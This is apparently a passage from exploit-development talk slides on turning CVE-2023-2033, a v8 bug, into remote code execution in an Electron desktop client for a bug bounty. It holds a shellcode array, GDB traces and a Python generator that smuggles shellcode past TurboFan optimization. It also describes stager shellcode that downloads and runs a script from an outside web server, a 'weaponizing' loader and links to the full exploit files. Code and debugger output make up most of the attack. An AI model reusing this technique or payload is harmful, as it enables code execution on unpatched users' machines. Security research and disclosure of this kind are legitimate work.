1.97118290022177497105543438779E-246,
1.9711828988808749223506135829E-246,
1.97118232000290513456444090947E-246,
1.97118289889023393020071435916E-246,
1.97111262132464278948833958885E-246,
1.97118232000290513456444090947E-246,
1.97118289889023393020071435916E-246,
1.97118290032167484702006946125E-246,
-1.69562758796691328787793020876E-231
```

```
    ]
}
```

Writing More Useful Shellcode

- Due to the change in the amount of entries in the array, the TurboFan compiled code actually looks a bit different now.
- The offset from the address of the compiled function that was jumped into has to be changed.
- The same trick to segfault with known addresses from earlier was used, and the new offset was found to be 0x82.
- We can update the pwn() to use this offset instead of 0x7c.
- With this change, the exploit is run with GDB attached to the renderer process, and the int3 breakpoint is hit.

Writing More Useful Shellcode

- The shellcode is reached, and execution occurs within it.
- When execution is continued, a segfault occurs in the shellcode instead of `/bin/sh` executing.

```
Thread 1 "electron" received signal SIGTRAP, Trace/breakpoint trap.
```

```
0x00005565a00c8743 in ?? ()
```

```
(gdb) x/7i $rip-1
```

```
0x5565a00c8742: int3
```

```
=> 0x5565a00c8743: nop
```

```
0x5565a00c8744: nop
```

```
0x5565a00c8745: nop
```

```
0x5565a00c8746: nop
```

```
0x5565a00c8747: nop
```

```
0x5565a00c8748: jmp 0x5565a00c8756
```

```
(gdb) c
```

```
Continuing.
```

```
Thread 1 "electron" received signal SIGSEGV, Segmentation fault.
```

```
0x00005565a00c881e in ?? ()
```

```
(gdb)
```

Troubleshooting Longer Shellcode

- When attempting to work out where and why the segfault occurred, it is clear what has gone wrong with the shellcode.
- By listing some instructions before the instruction pointer after the segfault occurs, the expected movabs instructions with 8 byte immediate values spaced 0x14 bytes apart are not always present.

(gdb) x/20i \$rip-82

0x5565a00c87cc:	movabs r10,0xceb90909058006a
0x5565a00c87d6:	movq xmm2,r10
0x5565a00c87db:	movsd QWORD PTR [rcx+0x47],xmm2
0x5565a00c87e0:	movabs r10,0xceb5a0000632d68
0x5565a00c87ea:	movq xmm3,r10
0x5565a00c87ef:	movsd QWORD PTR [rcx+0x4f],xmm3
0x5565a00c87f4:	movabs r10,0xceb909020e0c148
0x5565a00c87fe:	movq xmm3,r10
0x5565a00c8803:	movsd QWORD PTR [rcx+0x57],xmm3
0x5565a00c8808:	movabs r10,0xceb909090d00148
0x5565a00c8812:	movq xmm4,r10
0x5565a00c8817:	movsd QWORD PTR [rcx+0x5f],xmm4
0x5565a00c881c:	movsd QWORD PTR [rcx+0x67],xmm1
0x5565a00c8821:	movsd QWORD PTR [rcx+0x6f],xmm2
0x5565a00c8826:	movabs r10,0xceb9090905a736a
0x5565a00c8830:	movq xmm2,r10
0x5565a00c8835:	movsd QWORD PTR [rcx+0x77],xmm2
0x5565a00c883a:	movsd QWORD PTR [rcx+0x7f],xmm3
0x5565a00c883f:	movsd QWORD PTR [rcx+0x87],xmm4
0x5565a00c8847:	movsd QWORD PTR [rcx+0x8f],xmm1

(gdb) p/x \$rip

\$2 = 0x5565a00c881e

(gdb) x/i \$rip

=> 0x5565a00c881e: adc DWORD PTR [rcx+0x67],ecx

(gdb)

Troubleshooting Longer Shellcode

- It appears that TurboFan has generated code for the `foo()` function that has optimized the loading of some of the repeated values in the `Float64` array that the shellcode lives in.
- This should have been expected, as TurboFan is v8's top level JIT compiler, and is meant to generate the most optimized JIT code.
- This meant that if longer shellcode payloads are to be written by this method, it is necessary to make sure the shellcode doesn't repeat itself, so TurboFan isn't able to perform these optimizations, and instead always generates the desired `movabs` instructions with 8 byte immediate values.

Writing an Anti Optimizing Shellcode Generator

- We need to modify the shellcode generating python script to write "anti optimization" shellcode so that TurboFan won't be able to optimize out any of the desired movabs instructions that contain the shellcode.
- In its current state, when an encoded instruction doesn't fill the entire 6 bytes of space before the jmp instruction into the next piece of shellcode, the extra bytes in between are filled with nop instructions.
- This means that the same Float64 will be generated for the same ≤ 6 byte chunk of shellcode, which will allow for the optimization behavior from TurboFan to occur that needs to be avoided.

Writing an Anti Optimizing Shellcode Generator

- Instead, these instructions can be encoded so that the jmp comes immediately after the instructions, with the jmp distance modified to reflect that it no longer always comes at the end, and the rest of the 8 bytes can be filled with procedurally generated junk bytes that instead of getting executed like the nops just get jumped past.
- This will prevent the Float64 values generated from each chunk of shellcode from being the same for chunks of shellcode less than 6 bytes.
- The only repeating chunks of shellcode in the longer shellcode that I wrote all have room for these additional garbage anti optimizing bytes.

Writing an Anti Optimizing Shellcode Generator

- Modifying the shellcode generator script to implement these changes, we now have the following code.

```
global current_byte
current_byte = 0x90
global read_bytes
read_bytes = 0
def junk_byte():
    global current_byte
    global read_bytes
    current_byte = (current_byte + read_bytes + 0x17) & 0xFF
    read_bytes += 1
    return current_byte.to_bytes(1, byteorder="big")

def make_double(code):
    assert len(code) <= 6
    tojmp = 0xc
    jmp = b'\xeb'
    tojmp += 6 - len(code)
    jmp += tojmp.to_bytes(1, byteorder='big')
    print( hex(u64((code+jmp).ljust(8, junk_byte())))[2:].rjust(16, '0').upper() )
```

Writing an Anti Optimizing Shellcode Generator

- We can rerun the script and run the output through a Float64 converter to get the floats to replace the content of the array that `foo()` returns.
- After attaching GDB and rerunning the exploit with this new payload, the `int3` breakpoint is hit again.
- Upon continuing, instead of the exploit running successfully and `/bin/sh` executing with the desired arguments, the program instead segfaults again.

Writing an Anti Optimizing Shellcode Generator

- Inspecting instructions leading up to the instruction pointer, it is clear that the crash has occurred in the shellcode section, and that the instructions appeared correct.
- This means that the optimizing behavior of TurboFan was successfully mitigated.
- The instructions appear to be the same, but the distance between the movabs instructions has changed.

Writing an Anti Optimizing Shellcode Generator

```
(gdb) x/10i 0x000055d22008d982-42
0x55d22008d958: movabs r10,0x52520eeb20e0c148
0x55d22008d962: movq    xmm0,r10
0x55d22008d967: movsd   QWORD PTR [rcx+0x7f],xmm0
0x55d22008d96c: movabs  r10,0x7878780febd00148
0x55d22008d976: movq    xmm0,r10
0x55d22008d97b: movsd   QWORD PTR [rcx+0x87],xmm0
0x55d22008d983: movabs  r10,0x9f9f9f9f9f11eb50
0x55d22008d98d: movq    xmm0,r10
0x55d22008d992: movsd   QWORD PTR [rcx+0x8f],xmm0
0x55d22008d99a: movabs  r10,0xceb582f73656c68
(gdb) p/x 0x55d22008d96c - 0x55d22008d958
$3 = 0x14
(gdb) p/x 0x55d22008d983 - 0x55d22008d96c
$4 = 0x17
(gdb)
```

Writing an Anti Optimizing Shellcode Generator

- The size of the movsd instruction has changed because it needed to take a larger argument.
- Reviewing the generated instructions it was seen that the gap between movabs instructions being 0x14 only held for the first 15.
- After that, due to larger sizes being needed for the instructions between the movabs instruction, the gap becomes 0x17.
- We can add a counter to the shellcode generator to account for this in the jmp instructions into the next chunk of shellcode.
- The segfault occurs because the shellcode didn't jump far enough from the last instruction, and should have instead jumped 3 bytes further.

Writing an Anti Optimizing Shellcode Generator

- Updating the generator to account for this, the python now looks like the following:

```
global current_byte
current_byte = 0x90
global read_bytes
read_bytes = 0
def junk_byte():
    global current_byte
    global read_bytes
    current_byte = (current_byte + read_bytes + 0x17) & 0xFF
    read_bytes += 1
    return current_byte.to_bytes(1,byteorder="big")
global made
made = 0

def make_double(code):
    assert len(code) <= 6
    global made
    tojmp = 0xc
    if made > 14:
        tojmp += 3
    jmp = b'\xeb'
    tojmp += 6-len(code)
    made = made+1
    jmp += tojmp.to_bytes(1, byteorder='big')
    print( hex(u64((code+jmp).ljust(8, junk_byte()))[2:].rjust(16,'0').upper() ) )
```

Achieving Stager Shellcode Execution

- A final payload without an `int3` at the start was regenerated and reencoded.
- The staged payload at `www.turb0.one/files/s` has the content of `/bin/touch /tmp/rcepoc`.
- We can rerun the exploit with the final payload.
- Chrome DevTools now reports that the renderer process was gone, suggesting the shellcode has reached the `execve` syscall successfully.
- Running `ls /tmp`, we can see that a `/tmp/rcepoc` file had been created, showing that the shellcode had run successfully.

```
root@pop-os:/tmp# ls /tmp/  
electron-packager  
gdm3-config-err-JSkDml  
pwn-asm-5eas259u  
pwn-asm-inr1uk1s  
pwn-asm-ll9kp41r  
pwn-asm-oe2saldt  
pwn-asm-twm4rosu  
pwn-asm-yq391bfr  
rcepoc
```

Achieving Stager Shellcode Execution

- This shows that the staged script has successfully been pulled from the web server and executed.
- A working exploit has successfully been created that practically performs remote code execution in the target Electron version by leveraging v8 heap primitives written for CVE-2023-2033 by mistymtncop with techniques inspired by and adapted from Mem2019's research.

Wrapping Things Up and Fully Weaponizing

- The calls to `pwn()` to automatically attempt to run the exploit when the page loads were uncommented.
- The primitives don't set up properly every time, and sometimes they crash instead of working properly.
- The failure chance on my test machine seems to be about 10% of the time.
- To attempt to mitigate this, I created a file, `exploitloader.html`, that iframes 5 instances of `exploit.html`, which loads the actual `exploit.js` that has the exploit code.
- This will lead to lead to more consistent execution of the RCE PoC payload.

Wrapping Things Up and Fully Weaponizing

- Final versions of files mentioned in this talk can be found here:
- RCE exploit demonstration page
- <https://www.turb0.one/files/cve-2023-2033/exploitloader.html>
- RCE exploit JavaScript
- <https://www.turb0.one/files/cve-2023-2033/exploit.js>
- Exploit shellcode generator script
- <https://www.turb0.one/files/cve-2023-2033/shellcodegenerator.py>

Conclusion

- The reality of a lot of practical exploitation of Chrome bugs relies on working past the theoretical assumptions that PoCs built against v8 rely on.
- I was able to submit a report to the program using the RCE PoC I built to show the impact of RCE in their desktop client.
- The vulnerability was remediated and I received a payout for the critical RCE bug in the desktop client of the target platform.

Report Id	#21	Resolved (Closed)
Severity	Critical (9.0)	
Asset: Exe...		
Weakness	Code Injection	

Questions?



 Microsoft

<https://msrc.microsoft.com> › [update-guide](#) › [vulnerability](#)

CVE-2023-2033

You need to enable JavaScript to run this app.